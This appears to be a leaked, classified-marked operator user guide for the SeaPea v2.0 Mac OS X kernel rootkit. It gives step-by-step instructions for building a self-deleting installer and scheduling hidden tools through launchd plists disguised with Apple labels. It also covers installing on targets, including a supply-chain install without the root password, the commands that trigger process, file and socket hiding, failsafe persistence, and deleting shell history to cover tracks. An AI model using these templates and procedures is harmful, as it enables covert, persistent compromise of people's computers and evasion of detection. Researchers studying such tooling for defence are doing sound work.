#################### CLASSIFICATION: **SECRET** ####################
Last Updated: 11/06/08

SeaPea v2.0 for Mac OSX 10.4.X - 10.5.X

Developer: IOC/EDG/AED/UDB
Version: SeaPea v2.0

Introduction

- SeaPea is an OS X Rootkit that provides stealth and tool launching capabilities
- Requirements: Mac OS X 10.4.X and 10.5.X Intel Operating System; IPV4 Compatible

Delivery

- An unclassified shell script named "nvwc". This script when executed will create an installer that is intended to execute on the target.

How to create an Installer

Summary: The `nvwc` file is a script that creates an installer shell script that will be called `.r89`. The `.r89` script will infect the target box with SeaPea and any bundled tools (if bundled tools are desired). If bundled tools are NOT desired, just run the `nvwc` script by typing `sh ./nvwc`. The `.r89` file will be created in the current directory. If bundled tools are desired, follow the steps below:

- **Step 1**: Create a tool directory. The name of this directory does not matter. For example, `mkdir operationTools`.
- **Step 2**: Inside the tool directory place all tool binaries and/or scripts.
- **Step 3**: Now, we must decide when the tools are to launch. To do this we create a directory called `svlog` inside of the tools directory. For example, `mkdir ./operationTools/svlog`.
- **Step 4**: For each tool, a launchd plist file must be created inside of the `svlog` subdirectory. The plist will be launched by the launchd service of OS X. The plist will contain all information on how and when the tool will be launched. Information on how launchd plist files work can be found by typing `man launchd.plist` inside the terminal. The tool scheduler template follows. Only modify those lines encapsulated by double stars. All other lines below must be included to prevent the execution of the tool from showing up in the system log. Additional key/value's can be added for scheduling purposes according to the man page.

Tool Scheduler Template

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.apple.linkagent.l64.**XXXX**</string>   <-- replace the last 4 characters with you own unique characters
        <key>ProgramArguments</key>
        <array>
                <string>../.pq/scr</string>
                <string>**./TOOL_NAME**</string>
                <string>**TOOL_ARG1**</string>
                <string>**TOOL_ARG2**</string>
                <string>**TOOL_ARG_i**</string>
                <string>**TOOL_ARG_n**</string>
        </array>
        <key>RunAtLoad</key>     <--- Optional, tells launchd to run the tool when the plist is initially loaded.
        <true/>
        <key>StartInterval</key>    <--- Optional, tells launchd to run the tool every 60 seconds
        <integer>60</integer>
        <key>StandardErrorPath</key>
        <string>/dev/null</string>
        <key>StandardOutPath</key>
        <string>/dev/null</string>
        <key>ThrottleInterval</key>
        <integer>0</integer>
        <key>WorkingDirectory</key>
        <string>/etc/.ptm.log/.term32</string>
</dict>
</plist>
```

- **Step 5** If a *failsafe-app* is desired, then create a directory that must be called "fsa.log" in the tools directory. For example, type *mkdir ./operationTools/fsa.log*. Inside this directory, two files must be included. The first file is the tool that will act as the fail-safe. The second is a plist file that will be used by launchd to launch the tool. The plist name must be com.apple.bluetooth64.agent.plist. Optionally, any configuration files can also be placed in the directory.

Fail-safe template for com.apple.bluetooth64.agent.plist

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.apple.audio.autorund.bsd</string>
        <key>ProgramArguments</key>
        <array>
                <string>***TOOL NAME***</string>
                <string>arg1</string>
                <string>arg2</string>
                <string>arg3</string>
        </array>
        <key>RunAtLoad</key>     <--- Optional, tells launchd to run the tool when the plist is initially loaded.
        <true/>
        <key>StartInterval</key>    <--- Optional, tells launchd to run the tool every 60 seconds
        <integer>60</integer>
        <key>StandardErrorPath</key>
        <string>/dev/null</string>
        <key>StandardOutPath</key>
        <string>/dev/null</string>
        <key>ThrottleInterval</key>
        <integer>0</integer>
        <key>WorkingDirectory</key>
        <string>/var/log/.fsa.log</string>  <-- The working directory for tool execution
</dict>
</plist>
```

- **Step 6**: Run the `nvwc` script with the tool directory as the argument. For example, `sh nvwc ./operationTools`. The installer script `.r89` will have been created in the current directory. Note, the installer is unclassified.

Install and Uninstall

- **NO MOUNT INSTALL OPTION:** : Execute the script `.r89` as a user with root privileges on the target box. After the install script has run, SeaPea will be fully installed and loaded, all tools will launch based on their launchd plist configuration, and on reboot, SeaPea and tools will remain persistent. Note, the installer script will delete itself upon execution. With the NO MOUNT install, a successful install will have occurred if ":::" is printed out to the terminal.
- **MOUNT INSTALL OPTION** : This install is ideal for supply chain because the "first boot" state is preserved, and an unsuspecting user would think that the OS has never been used. In other words the user will be welcomed by all the first time settings when first turning the computer on. This can also be used if the root password is not known on the target. To conduct this install, the hard drive must be mounted without using the host OS, thereby avoiding the initial startup sequence, or the user login screen. To do this, boot the OS from the OS X install CD by holding *option* on startup. Once the CD boots up, go to utilities, and select the terminal.app from the drop down menu. Insert the USB thumb drive containing the installer. Copy the installer to the /Volumes directory. Run the installer with the parameter as the mount point of the target OS. For example, in the terminal type `sh /Volumes/.r89 /Volumes/Leopard`. Note, the installer script will delete itself upon execution. At this time, the only way to detect a successful install is to ensure that the /etc/.ptm.log file structure exists.
- **To uninstall**, run the ullin executable with root privileges. For example, as root, `/etc/.ptm.log/.pq/ullin`. This will unload all schedules, and delete all associated rootkit files. IMPORTANT NOTE: It will NOT, however, stop a tool process that has already begun running. This must be done manually.

Persistence

- SeaPea will remain on the system unless one of the following conditions are met:

1. The hard drive is reformatted
2. An upgrade to the next major version (i.e. 10.6)
3. An error is encountered, at which point SeaPea will remove itself

Fail-safe mechanisms

- SeaPea v2.0 has been designed to fail if it encounters problems. If SeaPea finds that it is unable to hide file/directories, socket connections, or processes, it will immediately unload itself and then securely delete itself and all tools from the filesystem. As an option, an operator can specify that a tool be left behind to execute in "plain sight" in order to maintain persistence. This last option application will be referred to as the *failsafe-app*.
- The *failsafe-app* will persist through reboot, and will act in much the same manner as any of the other tools in that it will be launched from a plist file by launchd. The fail-safe app, however, will NOT be able to utilize the stealth capabilities provided by the rootkit since SeaPea will have removed itself from the system due to failure. Refer to the "How to Create an Installer" section for more information on how to incorporate the *failsafe-app* into the installer.

Directory Structure

The install script will create the following directory structure:

```
  * /etc/.ptm.log                 <-  root directory for SeaPea.  (Referred to as $home)
  * $home/.mod64t.tar           <-  SeaPea 10.4 Implant Tarball
  * $home/.mod64l.tar           <-  SeaPea 10.5 Implant Tarball
  * $home/.svlog                <-  tool schedule plists for launchd
  * $home/.term32               <-  tools are stored here
  * $home/.cr12                 <-  Currently not used
  * $home/.pq                   <-  Directory for SeaPea upkeep files.
  * $home/.module               <-  SeaPea Implant temporary loading directory. (the contents of this directory are deleted after each startup)
  * $home/.framework            <-  Currently not used
  * /System/Library/LaunchDaemons/com.apple.ptm.log.plist <-  configuration file for launchd persistence. (becomes hidden when tool installed)
```

Process Types

SeaPea distinguishes among two different types of processes:

1. A **non-elite** process: All processes running on a computer are by default *non-elite*. A *non-elite* process CANNOT see hidden files/directories, processes, or socket connections.
2. An **elite** process: This process and all socket connections associated with it will be hidden by SeaPea. Any of its child processes will inherit its *elite* properties. However, even though it has an elevated status, an *elite* process CANNOT see hidden files/directories, processes, or socket connections. This provides the operator a way of checking that his/her activities are being hidden without having to leave *elite* status.
   - If an *elite* process wants to be able to see hidden files/directories, processes, or socket connections, it can turn on **all-seeing** mode.

(S) Commands for changing eliteness of shell terminal

```

    touch .<non-existent-directory>/hfs99_open    <----------  the shell terminal is now elite
    touch .<non-existent-directory>/hfs99_close   <----------  the shell terminal is not non-elite

    touch .<non-existent-directory>/rev411_open   <----------  the elite shell terminal is now all-seeing
    touch .<non-existent-directory>/rev411_close  <----------  the elite shell terminal no longer is all-seeing

```

NOTE: A command is executed successfully if nothing is returned in the terminal. If the touch command prints a "file does not exist" error to the terminal, then the command did not execute. For example, if you are elite, and you try and become elite again, the command will fail.

Features

- (S) ***Process Hiding***: A hidden or elite process is hidden from non-elite and non all-seeing processes. When a non-elite or non all-seeing process executes `ps`, `top`, or `Activity Monitor`, all elite processes will be hidden. An all-seeing user executing the same commands will be able to see those hidden processes.
- (S) ***File/Directory Hiding***: When a non-elite or non all-seeing process executes commands `ls` or `lsof`; or is using the `Finder` to browse directories/files, all files or directories containing the string "**.ptm.log**" will be hidden - these files/directories will be referred to as "stealth files" or "stealth directories". An all-seeing process executing the same commands will be able to see those hidden files/directories, with exception to hidden files viewed via the finder (don't want to cache those files).
  - ***Important Note***: By default, `Spotlight` will not index files that begin with a dot ("`.`") or end with the suffix "`.noindex`", or files located outside of user directories. For this reason, the default $home is located in a non-user directory, and most files are preceded with a ".". Any stealth files/directories outside of $home should follow at least one of the conventions mentioned above.

- (S) ***Network/Port Hiding***: A socket initiated by an elite process is hidden from non-elite or non all-seeing processes. When a non-elite or non all-seeing process executes the commands `netstat` or `lsof -i -P`, all elite socket connections will be hidden. An all-seeing process that executes the same commands will be able to see those hidden sockets. SeaPea hides both foreign and local ports. SeaPea also hides listening server sockets.
  - Sockets created by an elite process are AUTOMATICALLY hidden. Socket connections inherited from an elite parent retain there stealth properties.

Scheduler

SeaPea 2.0 uses OS X's launchd system daemon for scheduling and launching tools. Launchd is the first process launched in OS X and it is responsible for launching all other system app's for OS X. To read more about it, refer to the man page. Using launchd offers a wide variety of advantages. First, being a native OS X app, it is stable and reliable. Second, it offers a number of scheduling options granting operators a full range of flexible launch schedules. Third, Apple has suggested on numerous occasions that launchd will be the way of the future... so expect it to be in future releases. And fourth, because it has been built into the system, those apps that have a schedule to launch but are currently not running, do not take up system resources. Rather that resource intensive polling methods, launchd uses a notification method for launching apps.

1. IMPORTANT: Currently do NOT use the KeepAlive functionality of Launchd. It will respawn continuously.

Limitations and Gotchas


- The kernel implant is not loaded on single user mode. Therefore, in single user mode files/directories, ports, and processes are not hidden. We are currently researching methods of achieving this.
- The OS X firewall for 10.5 has three settings: Allow all "incoming connections, Allow only essential services, and Set access for specific services and applications. If the user has the last option set, then the user will be prompted if an application opens a listening socket.
- Keep in mind that the terminal app logs keystrokes. If ever conducting sensitive operations using terminal app, be sure to securely delete the .bash_history file located in the current users home directory.

Tested Applications

None yet


Examples Tool Schedulers

- Example of Schedule Interval



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/Pr
opertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.apple.linkagent.164.sam1</string>
        <key>ProgramArguments</key>
        <array>
                <string>../.pq/scr</string>
                <string>/bin/sh</string>
                <string>sampleTool1.sh</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
        <key>StartInterval</key>
        <integer>5</integer>
        <key>StandardErrorPath</key>
        <string>/dev/null</string>
        <key>StandardOutPath</key>
        <string>/dev/null</string>
        <key>ThrottleInterval</key>
        <integer>0</integer>
        <key>WorkingDirectory</key>
        <string>/etc/.ptm.log/.term32</string>
</dict>
</plist>
```

- Example of a Schedule listening for a directory modification



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>com.apple.linkagent.l64.sam4</string>
        <key>ProgramArguments</key>
        <array>
                <string>../.pq/scr</string>
                <string>/bin/sh</string>
                <string>sampleTool4.sh</string>
        </array>
        <key>WatchPaths</key>
        <array>
                <string>/SECRET_DIRECTORY</string>
        </array>
        <key>StandardErrorPath</key>
        <string>/dev/null</string>
        <key>StandardOutPath</key>
        <string>/dev/null</string>
        <key>ThrottleInterval</key>
        <integer>0</integer>
        <key>WorkingDirectory</key>
        <string>/etc/.ptm.log/.term32</string>
</dict>
```

branches/udb/tools/mackernel/user_guide_2.0.txt · Last modified: 2009/01/05 09:16 by paulm